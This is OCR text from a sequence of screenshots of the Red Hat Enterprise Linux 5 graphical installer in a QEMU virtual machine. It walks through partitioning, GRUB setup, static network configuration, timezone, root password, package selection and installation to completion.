Allowable Drives:
hda 74748 MB QEMU HARDDISK
Size (MB):
8000
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
New
LVM
Device
Hard Drives
/dev/hda
/dev/hda1
/dev/hda2
Free
Hide RAID devic
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Add Partition
Mount Point:
/opt
File System Type:
ext3
Allowable Drives:
hda 74748 MB QEMU HARDDISK
Size (MB):
100
Additional Size Options
Fixed size
Fill all space up to (MB):
1
Fill to maximum allowable size
Force to be a primary partition
Encrypt
Cancel
OK
New
LVM
Device
Hard Drives
/dev/hda
/dev/hda1
/dev/hda2
Hide RAID devic
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Drive /dev/hda (74748 MB) (Model: QEMU HARDDISK)
hda2
20002 MB
hda3
8001 MB
hda5
46547 MB
New
Edit
Delete
Reset
RAID
LVM
Device
Mount Point/ RAID/Volume
Type
Format
Size (MB)
Start
End
/dev/hda1 /boot ext3 196 1 25
/dev/hda2 / ext3 20002 26 2575
/dev/hda3 swap 8001 2576 3595
/dev/hda4 Extended 46547 3596 9529
/dev/hda5 /opt ext3 46547 3596 9529
Hide RAID device/LVM Volume Group members
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
The GRUB boot loader will be installed on /dev/hda.
No boot loader will be installed.
You can configure the boot loader to boot other operating systems. It will allow you to select an operating system to boot from the list. To add additional operating systems, which are not automatically detected, click 'Add.' To change the operating system booted by default, select 'Default' by the desired operating system.
Default
Label
Device
Red Hat Enterprise Linux Server
/dev/hda2
Add
Edit
Delete
A boot loader password prevents users from changing options passed to the kernel. For greater system security, it is recommended that you set a password.
Use a boot loader password
Change password
Configure advanced boot loader options
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Edit Interface
Realtek Semiconductor Co., Ltd. RTL-8139/8139C/8139C+
Hardware address: 52:54:00:12:34:56
Enable IPv4 support
Dynamic IP configuration (DHCP)
Manual configuration
IP Address
Prefix (Netmask)
192.168.3.20
255.255.255.0
Enable IPv6 support
Automatic neighbor discovery
Dynamic IP configuration (DHCPv6)
Manual configuration
IP Address
Prefix
Cancel
OK
Network Devi
Active on Boo
Hostname
Set the hostnai
automatica
manually
Miscellaneous
Gateway:
Primary DNS:
Secondary DNS
Release Notes
Back
Next


QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Network Devices
Active on Boot
Device
IPv4/Netmask
IPv6/Prefix
Edit
eth0
192.168.3.20/24
Disabled
Hostname
Set the hostname:
automatically via DHCP
manually
redhat.example.com
(e.g., host.domain.com)
Miscellaneous Settings
Gateway:
192.168.3.1
Primary DNS:
8.8.8.8
Secondary DNS:
4.4.4.4
Release Notes
Back
Next


QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Please click into the map to choose a region:
Asia/Harbin
Heilongjiang (except Mohe), Jilin
System clock uses UTC
Release Notes
Back
Next


QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
The root account is used for administering the system. Enter a password for the root user.
Root Password:
Confirm:
Release Notes
Back
Next


QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
The default installation of Red Hat Enterprise Linux Server includes a set of software applicable for general internet usage. What additional tasks would you like your system to include support for?
Software Development
Web server
You can further customize the software selection now, or after install via the software management application.
Customize later
Customize now
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Click next to begin installation of Red Hat Enterprise Linux Server.
A complete log of the installation can be found in the file '/root/install.log' after rebooting your system.
A kickstart file containing the installation options selected can be found in the file '/root/anaconda-ks.cfg' after rebooting the system.
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
redhat.
Installing kernel-2.6.18-238.el5.x86_64 (93 MB)
The Linux kernel (the core of the Linux operating system)
Remaining time: 8 minutes
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Congratulations, the installation is complete.
Remove any media used during the installation process and press the "Reboot" button to reboot your system.
Release Notes
Back
Reboot

